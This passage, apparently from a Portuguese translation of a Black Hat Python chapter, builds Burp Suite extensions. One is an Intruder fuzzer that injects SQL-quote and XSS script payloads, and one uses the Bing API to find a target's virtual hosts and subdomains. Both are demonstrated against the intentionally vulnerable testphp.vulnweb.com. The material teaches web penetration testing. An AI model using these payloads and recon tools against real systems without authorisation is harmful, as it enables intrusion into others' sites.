Muito bem! Então devemos implementar a classe-base e ela deve expor três funções. A primeira função, `hasMorePayloads` ❶, está presente simplesmente para informar se as solicitações alteradas devem continuar a ser enviadas ao Burp Intruder. Usaremos apenas um contador para lidar com isso e, depois que o contador atingir o valor máximo que definirmos, retornaremos `False` para que nenhum caso adicional de fuzzing seja gerado. A função `getNextPayload` ❷ receberá o payload original da solicitação HTTP capturada. Ou, se você selecionou várias áreas de payload na solicitação HTTP, somente os bytes para os quais foi solicitado que um fuzzing fosse feito (veja mais sobre esse assunto posteriormente) serão recebidos. Essa função nos permite fazer fuzzing do caso de teste original e, em seguida, retorná-lo para que o Burp envie o novo valor após o fuzzing. A última função, `reset` ❸, está presente para o caso de querermos gerar um conjunto conhecido de solicitações submetidas a um fuzzing – por exemplo, cinco; nesse caso, para cada posição de payload designada na aba Intruder, uma iteração será feita pelos cinco valores submetidos ao fuzzing.

Nosso fuzzer não é complicado e continuará fazendo um fuzzing aleatório para cada solicitação HTTP. Agora, vamos ver a aparência desse código quando o implementarmos em Python. Adicione o código a seguir no final de *bhp_fuzzer.py*:

```
❶ class BHPFuzzer(IIntruderPayloadGenerator):
      def __init__(self, extender, attack):
          self._extender = extender
          self._helpers  = extender._helpers
          self._attack   = attack
❷         self.max_payloads   = 10
          self.num_iterations = 0

          return

❸     def hasMorePayloads(self):
          if self.num_iterations == self.max_payloads:
              return False
          else:
              return True

❹     def getNextPayload(self,current_payload):

          # converte em uma string
❺         payload = "".join(chr(x) for x in current_payload)

          # chama o nosso modificador simples para fazer fuzzing no POST
❻         payload = self.mutate_payload(payload)

          # incrementa o número de tentativas de fuzzing
❼         self.num_iterations += 1

          return payload

      def reset(self):
          self.num_iterations = 0
          return
```

Começamos definindo nossa classe `BHPFuzzer` ❶ que estende a classe `IIntruderPayloadGenerator`. Definimos as variáveis necessárias à classe, além de adicionarmos as variáveis `max_payloads` ❷ e `num_iterations`, para controlar quando podemos informar o Burp que terminamos o fuzzing. É claro que você poderia deixar a

extensão executar indefinidamente se quiser, porém, para testar, manteremos esse código. Em seguida, implementamos a função `hasMorePayloads` ❸, que simplesmente verifica se atingimos a quantidade máxima de iterações de fuzzing. Essa função pode ser modificada para que a extensão execute continuamente se sempre retornarmos `True`. A função `getNextPayload` ❹ é aquela que recebe o payload HTTP original e é nela que faremos o fuzzing. A variável `current_payload` é recebida na forma de um array de byte e, sendo assim, é convertida em uma string ❺ e passada para a função `mutate_payload` ❻ de fuzzing. Então, incrementamos a variável `num_iterations` ❼ e retornamos o payload modificado. Nossa última função é a função `reset` que retorna sem que nada seja feito.

Agora, vamos incluir a função mais simples possível de fuzzing, que poderá ser modificada de acordo com o que você desejar. Como essa função conhece o payload corrente, se você tiver um protocolo complicado que necessite de algo especial, por exemplo, de um checksum CRC no início do payload ou de um campo de tamanho, esses cálculos poderão ser feitos nessa função antes que ela retorne, o que a torna extremamente flexível. Adicione o código a seguir em *bhp_fuzzer.py*, garantindo que a função `mutate_payload` esteja em nossa classe `BHPFuzzer`:

```
def mutate_payload(self,original_payload):
    # escolhe um modificador simples ou pode até mesmo chamar um script externo
    picker = random.randint(1,3)

    # seleciona um offset aleatório no payload para ser modificado
    offset  = random.randint(0,len(original_payload)-1)
    payload = original_payload[:offset]

    # insere uma tentativa de injeção de SQL no offset aleatório
    if picker == 1:
        payload += "'"

    # insere uma tentativa de XSS
    if picker == 2:
        payload += "<script>alert('BHP!');</script>"

    # repete uma porção do payload original uma quantidade aleatória de vezes
    if picker == 3:

        chunk_length = random.randint(len(payload[offset:]),len(payload)-1)
        repeater     = random.randint(1,10)
```

```
        for i in range(repeater):
            payload += original_payload[offset:offset+chunk_length]

    # acrescenta a parte restante do payload
    payload += original_payload[offset:]

    return payload
```

Esse fuzzer simples é bem autoexplicativo. Escolhemos aleatoriamente um de três modificadores: um teste simples de injeção de SQL com um caractere de aspas simples, uma tentativa de XSS e um modificador que seleciona uma porção aleatória do payload original e a repete uma quantidade aleatória de vezes. Agora tempos uma extensão do Burp Intruder que podemos utilizar. Vamos dar uma olhada em como ela pode ser carregada.

Fazendo um teste rápido

Inicialmente, devemos carregar a nossa extensão e garantir que não haverá erros. Clique na aba **Extender** (Estensor) no Burp e, em seguida, no botão **Add** (Adicionar). Uma tela que permite apontar o Burp para o fuzzer será apresentada. Certifique-se de definir as mesmas opções que estão sendo mostradas na figura 6.3.




Figura 6.3 – Configurando o Burp para que nossa extensão seja carregada.

Clique em **Next** (Próximo) e o Burp começará a carregar a nossa extensão. Se tudo correr bem, o Burp deverá informar que a extensão foi carregada com sucesso. Se houver erros, clique na aba **Errors** (Erros), corrija qualquer erro de digitação e, em seguida, clique no botão **Close** (Fechar). A tela em Extender deverá ter uma aparência semelhante à mostrada na figura 6.4.

Podemos ver que nossa extensão foi carregada e que o Burp identificou que um gerador de payloads para o Intruder foi registrado. Agora estamos prontos para tirar proveito de nossa extensão em um ataque de verdade. Certifique-se de que seu navegador web está configurado para usar o Burp Proxy como um proxy para o localhost na porta 8080 e vamos atacar a mesma aplicação web do Acunetix do capítulo 5. Basta acessar:

```
http://testphp.vulnweb.com
```

Como exemplo, usei a pequena barra de pesquisa de seu site para submeter uma busca da string "test". A figura 6.5 mostra como posso ver essa solicitação na aba de histórico de HTTP da aba Proxy e como cliquei no botão direito do mouse sobre a solicitação para enviá-la ao Intruder.




Figura 6.4 – Burp Extender mostrando que nossa extensão foi carregada.




Figura 6.5 – Selecionando uma solicitação HTTP para enviá-la ao Intruder.

Agora vá para a aba **Intruder** e clique na aba **Positions** (Posições). Uma tela que mostra cada parâmetro da consulta em destaque será apresentada. É o Burp identificando os pontos em que podemos realizar um fuzzing. Você pode tentar mover os delimitadores do payload ou selecionar todo o payload para que seja submetido ao fuzzing se quiser, porém, em nosso caso, vamos deixar o Burp decidir em que pontos o fuzzing será feito. Por questões de clareza, veja a figura 6.6, que mostra como funciona um payload com áreas destacadas.

Agora clique na aba **Payloads.** Nessa tela, clique no menu suspenso **Payload type** (Tipo de payload) e selecione **Extension-generated** (Gerado por extensão). Na seção Payload Options (Opções do payload), clique no botão **Select generator...** (Selecionar gerador...) e selecione **BHP Payload Generator** (Gerador de payloads BHP) no menu suspenso. Sua tela de Payload deverá ter uma aparência semelhante à mostrada na figura 6.7.

Agora estamos prontos para enviar nossas solicitações. Na parte superior da barra de menu do Burp, clique em **Intruder** e, em seguida, selecione **Start Attack** (Iniciar ataque). Isso faz com que as solicitações submetidas ao fuzzing sejam enviadas e você poderá ver rapidamente os resultados. Quando executei o fuzzer, recebi a saída mostrada na figura 6.8.




Figura 6.6 – Burp Intruder destacando os parâmetros do payload.




Figura 6.7 – Usando nossa extensão de fuzzing como gerador de payloads.




Figura 6.8 – Nosso fuzzer sendo executado em um ataque com o Intruder.

Como podemos ver no aviso da linha 61 da resposta, na solicitação 5, descobrimos o que parece ser uma vulnerabilidade de injeção de SQL.

É claro que nosso fuzzer serve somente para demonstração, porém você ficaria surpreso com a sua eficiência em fazer uma aplicação web gerar erros, revelar paths da aplicação ou comportar-se de maneiras que vários outros scanners deixam de fazer. O aspecto importante a ser compreendido está no modo como conseguimos fazer que nossa extensão personalizada trabalhasse em conjunto com os ataques do Intruder. Vamos agora criar uma extensão que nos ajudará a realizar algumas tarefas de reconhecimento estendidas em um servidor web.

Bing com o Burp

Ao atacar um servidor web, não é incomum que esse computador único sirva várias aplicações web, algumas das quais você poderá desconhecer. É claro que você vai querer descobrir os nomes desses hosts expostos no mesmo servidor web, pois poderão proporcionar uma maneira mais simples de obter um shell. Não é raro encontrar uma aplicação web que não seja segura ou até mesmo recursos de desenvolvimento localizados no mesmo computador em que estiver o seu alvo. A ferramenta de pesquisa Bing, da Microsoft, tem recursos de pesquisa que permitem

fazer consultas e obter todos os sites que puderem ser encontrados em um único endereço IP (usando o modificador de pesquisa "IP"). O Bing também informará todos os subdomínios de um dado domínio (por meio do modificador "domain").

É claro que podemos usar um scraper para submeter essas consultas ao Bing e, em seguida, analisar o HTML dos resultados, porém isso seria falta de educação (e também uma violação dos termos de uso da maioria das ferramentas de pesquisa). Para ficarmos longe de problemas, podemos usar a API do Bing[1] para submeter essas consultas por meio de programação e, em seguida, fazer parse dos resultados por conta própria. Não faremos nenhuma adição sofisticada à GUI do Burp (além de um menu de contexto) com essa extensão; simplesmente apresentaremos os resultados no Burp sempre que executarmos uma consulta, e todo URL detectado será adicionado automaticamente ao escopo de alvos do Burp. Como já descrevi a maneira de ler a documentação da API do Burp e traduzi-la para Python, vamos diretamente para o código.

Abra *bhp_bing.py* e insira o código a seguir:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import socket
import urllib
import json
import re
import base64
❶ bing_api_key = "SUACHAVE"

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
      def registerExtenderCallbacks(self, callbacks):
          self._callbacks = callbacks
          self._helpers   = callbacks.getHelpers()
          self.context    = None

          # definimos a nossa extensão
          callbacks.setExtensionName("BHP Bing")
❸         callbacks.registerContextMenuFactory(self)
          return
```

1 Acesse *http://www.bing.com/dev/en-us/dev-center/* para ter sua própria chave gratuita de API do Bing.

```
        def createMenuItems(self, context_menu):
            self.context = context_menu
            menu_list = ArrayList()
❹           menu_list.add(JMenuItem("Send to Bing", actionPerformed=self.bing_menu))
            return menu_list
```

Essa é a primeira parte de nossa extensão para o Bing. Não se esqueça de copiar e colar a sua chave de API do Bing ❶; você poderá fazer aproximadamente 2.500 pesquisas por mês. Começamos definindo nossa classe `BurpExtender` ❷, que implementa as interfaces `IBurpExtender` padrão e `IContextMenuFactory`, que nos permitem disponibilizar um menu de contexto quando um usuário clicar no botão direito do mouse sobre uma solicitação no Burp. Registramos nosso handler de menu ❸ para determinar que site o usuário clicou, o que nos permite compor nossas consultas ao Bing. O último passo consiste em definir a nossa função `createMenuItem`, que receberá um objeto `IContextMenuInvocation`, usado para determinar qual foi a solicitação HTTP selecionada. O passo final é renderizar o nosso item de menu e fazer a função `bing_menu` tratar o evento clique ❹. Agora vamos acrescentar a funcionalidade para executar a consulta com o Bing, apresentar os resultados e adicionar qualquer host virtual descoberto ao escopo de alvos do Burp:

```
    def bing_menu(self,event):

        # obtém os detalhes do que foi clicado pelo usuário
❶       http_traffic = self.context.getSelectedMessages()

        print "%d requests highlighted" % len(http_traffic)

        for traffic in http_traffic:
            http_service = traffic.getHttpService()

            host         = http_service.getHost()

            print "User selected host: %s" % host

            self.bing_search(host)

        return
    def bing_search(self,host):

        # verifica se temos um IP ou um nome de host
        is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)
```

```
❷      if is_ip:
           ip_address = host
           domain     = False
       else:
           ip_address = socket.gethostbyname(host)
           domain     = True

       bing_query_string = "'ip:%s'" % ip_address
❸      self.bing_query(bing_query_string)

       if domain:
           bing_query_string = "'domain:%s'" % host
❹          self.bing_query(bing_query_string)
```

Nossa função `bing_menu` é disparada quando o usuário clicar no item do menu de contexto que definimos. Acessaremos todas as solicitações HTTP que estiverem em destaque ❶ e obteremos a parte referente ao host de cada uma das solicitações e a enviaremos para a nossa função `bing_search` para ser processada. A função `bing_search` inicialmente determina se um endereço IP ou um nome de host ❷ foi recebido. Então, fazemos uma consulta ao Bing para descobrir todos os hosts virtuais que tenham o mesmo endereço IP ❸ que o host contido na solicitação HTTP sobre a qual o usuário clicou com o botão direito do mouse. Se um domínio for passado para a nossa extensão, também faremos uma pesquisa secundária ❹ em busca de qualquer subdomínio que o Bing possa ter indexado. Agora, vamos implementar o código para usar a API de HTTP do Burp para enviar a solicitação ao Bing e fazer parse dos resultados. Adicione o código a seguir, garantindo que ele estará corretamente incluído em nossa classe `BurpExtender`; do contrário, haverá erros:

```
    def bing_query(self,bing_query_string):

        print "Performing Bing search: %s" % bing_query_string

        # codifica a nossa consulta
        quoted_query = urllib.quote(bing_query_string)

        http_request  = "GET https://api.datamarket.azure.com/Bing/Search/Web?$¬
        format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query
        http_request += "Host: api.datamarket.azure.com\r\n"
        http_request += "Connection: close\r\n"
❶       http_request += "Authorization: Basic %s\r\n" % base64.b64encode(":%s" % bing_api_key)
        http_request += "User-Agent: Blackhat Python\r\n\r\n"
```

```
❷      json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com",¬
       443,True,http_request).tostring()

❸      json_body = json_body.split("\r\n\r\n",1)[1]

       try:

❹          r = json.loads(json_body)

           if len(r["d"]["results"]):
               for site in r["d"]["results"]:

❺              print "*" * 100
               print site['Title']
               print site['Url']
               print site['Description']
               print "*" * 100

               j_url = URL(site['Url'])

❻          if not self._callbacks.isInScope(j_url):
               print "Adding to Burp scope"
               self._callbacks.includeInScope(j_url)

       except:
           print "No results from Bing"
           pass

       return
```

Muito bem! A API de HTTP do Burp exige que a solicitação HTTP completa seja criada na forma de uma string antes de ser enviada e, em particular, você pode ver que foi necessário codificar nossa chave de API do Bing em base64 ❶ e usar a autenticação básica do HTTP para fazer a chamada da API. Enviamos, então, a nossa solicitação HTTP ❷ para os servidores da Microsoft. Quando a resposta retornar, estará completa, incluindo os cabeçalhos; separamos os cabeçalhos ❸ e, em seguida, passamos os dados para o nosso parser JSON ❹. Para cada conjunto de resultados, apresentamos algumas informações sobre o site descoberto ❺ e, se ele não estiver no escopo de alvos do Burp ❻, será adicionado automaticamente. Essa é uma ótima combinação de uso da API do Jython e de Python puro em

uma extensão do Burp para fazer um trabalho adicional de reconhecimento em um alvo em particular. Vamos colocar esse código em ação.

Fazendo um teste rápido

Utilize o mesmo procedimento que usamos em nossa extensão de fuzzing para que a extensão de pesquisa com o Bing possa funcionar. Quando ela estiver carregada, acesse *http://testphp.vulnweb.com/* e, em seguida, clique com o botão direito do mouse na solicitação GET que você acabou de gerar. Se a extensão for carregada adequadamente, você deverá ver a opção de menu **Send to Bing** (Enviar ao Bing) ser exibida (Figura 6.9).




Figura 6.9 – Nova opção de menu exibindo a nossa extensão.

Ao clicar nessa opção de menu, de acordo com o tipo de saída escolhido ao carregar a extensão, você deverá começar a ver os resultados do Bing (Figura 6.10).

Se você clicar na aba **Target** (Alvo) do Burp e selecionar **Scope** (Escopo), verá novos itens adicionados automaticamente ao escopo de nosso alvo (Figura 6.11). O escopo do alvo limita as atividades, por exemplo, ataques, spidering e scans, somente aos hosts definidos.




Figura 6.10 – Nossa extensão disponibilizando resultados da pesquisa com a API do Bing.




Figura 6.11 – Mostrando como os hosts descobertos são automaticamente adicionados ao escopo de alvos do Burp.

Transformando o conteúdo do site em uma mina de ouro de senhas

Muitas vezes, a segurança se reduz a um único fator: senhas de usuário. É triste, mas é verdade. Para piorar a situação, quando se trata de aplicações web, especialmente das personalizadas, é muito comum descobrir que o bloqueio de contas não está implementado. Em outras situações, senhas robustas não são exigidas. Nesses casos, uma sessão online para adivinhar senhas, como aquela do último capítulo, pode ser exatamente o meio para obter acesso ao site.

